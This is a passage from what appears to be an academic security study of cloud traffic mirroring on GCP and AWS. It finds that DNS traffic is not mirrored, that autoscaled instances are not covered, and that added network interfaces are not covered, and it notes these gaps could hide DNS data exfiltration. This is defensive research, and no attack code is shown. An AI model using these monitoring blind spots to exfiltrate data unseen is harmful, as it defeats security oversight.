The Figure 26 shows the successful mirroring of the 6 HTTP packets from the mirror-source instance onto the mirror-destination instance.

4.4 Scenario 2B - Examining HTTP Traffic in AWS setup

Objective: Examine mirroring of the network traffic for HTTP

Description: Following steps were undertaken:

1. Login to the mirror source (awsmirror-source)

2. Access a webpage- www.rhul.ac.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination (awsmirror-destination)

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the HTTP network traffic on the mirror source and the mirror destination indicates that network traffic mirroring was able to observe the entire network traffic of the mirror-source instance.

The following two figures shows the test results; reflecting that traffic mirroring was 100% successful for HTTP traffic.

HTTP traffic on AWS Mirror Source

A webpage (www.rhul.ac.uk) was accessed from the awsmirror-source instance and a total of 6 packets were captured.




Figure 27: HTTP packet capture on AWS Mirror Source

The Figure 27 shows 6 HTTP packets captured by TCPDump on the awsmirror-source instance.

HTTP mirrored traffic on the AWS Mirror Destination

The awsmirror-destination instance received the same 6 packets as the awsmirror-source instance.




Figure 28: HTTP packet capture on AWS Mirror Destination

The Figure 28 shows the successful mirroring of the 6 HTTP packets from the awsmirror-source instance onto the awsmirror-destination instance.

4.5 Scenario 3A - Examining DNS Traffic in GCP setup

Objective: Examine mirroring of the network traffic for DNS

Description: Following steps were undertaken:

1. Login to the mirror source

2. Issue a dig command [36] #dig www.rhul.ac.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the DNS network traffic on the mirror source and the mirror destination indicates that network traffic mirroring has been unable to observe the entire network traffic of the mirror-source instance. The mirror-source instance performed a DNS lookup and packets were sent and received by the mirror-source but none of these DNS traffic was mirrored across to the mirror-destination instance.

The following figures shows the test results; reflecting that traffic mirroring was unsuccessful for DNS traffic. Nothing was captured by the mirror-destination

Dig command used to generate DNS traffic on the Mirror Source
#dig www.rhul.ac.uk

```
root@mirror-source:~# dig www.rhul.ac.uk

; <<>> DiG 9.10.3-P4-Debian <<>> www.rhul.ac.uk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47956
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.rhul.ac.uk.                        IN      A

;; ANSWER SECTION:
www.rhul.ac.uk.         21340   IN      CNAME   tip-134-219-220-70.rh
ul.ac.uk.
tip-134-219-220-70.rhul.ac.uk. 21340 IN A       134.219.220.70

;; Query time: 1 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Mon May 25 13:08:05 UTC 2020
;; MSG SIZE  rcvd: 92

root@mirror-source:~#
```

Figure 29: Dig command to test DNS packet capture

The Figure 29 shows the use of dig command from the mirror-source instance to generate DNS traffic.

DNS traffic on the Mirror Source

DNS lookup was performed for www.rhul.ac.uk from the mirror-source instance and a total of 2 packets were captured.




Figure 30: DNS packet capture on Mirror Source

The Figure 30 shows 2 DNS packets captured by TCPDump on the mirror-source instance.

DNS mirrored traffic on the Mirror Destination - No Traffic!

The mirror-destination instance never received any packets from the mirror-source instance for the DNS lookup.




Figure 31: No DNS packet capture on Mirror Destination

The Figure 31 shows that no packets were mirrored across from the mirror-source instance to mirror-destination instance. This thereby shows that DNS traffic generated on the mirror source instance is not mirrored across to the mirror traffic destination instance showing the weakness in the network traffic mirroring technique used in the public cloud setup. This weakness can be exploited by a malicious user to carry out an attack knowing that traffic from the mirror source instance will not be captured by the mirroring destination instance.

In Section 4.8 a further experiment will be carried out to exploit this weakness to exfiltrate data.

4.6 Scenario 3B - Examining DNS Traffic in AWS setup

Objective: Examine mirroring of the network traffic for DNS

Description: Following steps were undertaken:

1. Login to the mirror source

2. Issue a dig command #dig www.gchq.gov.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the DNS network traffic on the mirror source and the mirror destination indicates that network traffic mirroring has been unable to observe the entire network traffic of the mirror-source instance. The mirror-source instance performed a DNS lookup and packets were sent and received by the awsmirror-source but none of these DNS traffic was mirrored across to the awsmirror-destination instance.

The following figures shows the test results; reflecting that traffic mirroring was unsuccessful for DNS traffic. Nothing was captured by the awsmirror-destination

Dig command used to generate DNS traffic on the AWS Mirror Source

#dig www.gchq.gov.uk

DNS traffic on the AWS Mirror Source

DNS lookup was performed for www.gchq.gov.uk from the awsmirror-source instance and a total of 2 packets were captured.




Figure 32: DNS packet capture on AWS Mirror Source

The Figure 32 shows 2 DNS packets captured by TCPDump on the awsmirror-source instance.

DNS mirrored traffic on the AWS Mirror Destination - No Traffic!

The awsmirror-destination instance never received any packets from the awsmirror-source instance for the DNS lookup.




Figure 33: No DNS packet capture on AWS Mirror Destination

The Figure 33 shows that no packets were mirrored across from the

awsmirror-source instance to awsmirror-destination instance. This thereby shows that DNS traffic generated on the awsmirror source instance is not mirrored across to the mirror traffic destination instance showing the weakness in the network traffic mirroring technique used in the public cloud setup. As in the case of the experimentation with GCP; even in AWS this weakness can be exploited by a malicious user to carry out an attack knowing that traffic from the mirror source instance will not be captured by the mirroring destination instance.

A further experiment will be conducted in Section 4.8 wherein this weakness would be exploited in the lab setup to exfiltrate data using DNS.

4.7 Weaknesses

The paper now highlights the observations made and potential weaknesses discovered in the network traffic mirroring setup:

1. **Inability to mirror DNS traffic**

   A critical weakness across both Google Cloud Platform and Amazon Web Services is that the DNS network traffic was not captured on the mirror traffic destination instance (node). The experimentation showed that when the mirror source instance made a DNS lookup; the traffic was sent to the DNS server and a response was received; this was captured in the mirror source instance however this network traffic was not mirrored across to the mirror traffic destination instance.

   This potential weakness can be serious as data exfiltration using DNS carried out from the source instance will not be mirrored across to the mirror traffic destination and hence will not be captured. The network logs will not show any traffic on the mirror traffic destination instance.

   A further experiment was conducted and details are mentioned in the Section 4.8

2. **Autoscaling of the mirror source node**

   In case of the public cloud services; it is common to use autoscaling feature that allows the instance to scale up and down as per the utilisation (often CPU and Network). For both GCP and AWS; if the mirror source instance is part of an autoscaling group that would mean when the utilisation increases; another instance will be started; this would mean that the mirroring policy will not mirror the network traffic from this newly added machine.

   Explanation with an example: A mirror policy has been setup to mirror traffic from a web server instance **webserverA** onto a collector node **collector**. The web server instance is in a autoscale group that has a policy to horizontally scale the web server (add another web server) in case the cpu load goes above 70%. Once the load on the web server instance goes over 70%; a new web server instance **webserverB** will

be launched automatically in the public cloud setup. The mirror policy will not mirror the traffic from this newly added instance.




Figure 34: Impact of autoscaling on mirroring setup

The above Figure 34 shows that the network traffic is being mirrored across from the webserverA to the mirror traffic destination instance (collector). However network traffic from the newly added web server instance (webserverB) is not being mirrored across to the mirror traffic destination instance.

This could have serious security implications as the mirroring will take place for only partial network traffic. The network traffic information captured will keep going down as the number of instances in the autoscaling group will increase.

3. **Addition of a new virtual network interface**

In case of public cloud services offered by AWS; the network traffic mirroring is carried out at a network interface level; addition of a virtual network interface (vNIC) to the mirror source instance would not automatically bring this network interface under the network traffic mirroring setup. Hence the packets received and sent by this network interface will not be mirrored across to the mirror destination instance.

Explanation with an example: A mirror policy has been setup to mirror traffic from a web server instance **webserverA** that has a virtual network interface **vNIC1** onto a vNIC of a collector node **collector**. The mirror source in case of AWS network traffic mirroring can be a network interface only. Adding another virtual network interface **vNIC2** to the web server instance will not be entered into the mirroring session and hence all network traffic received and sent by vNIC2 will not be mirrored across to the mirror destination interface.

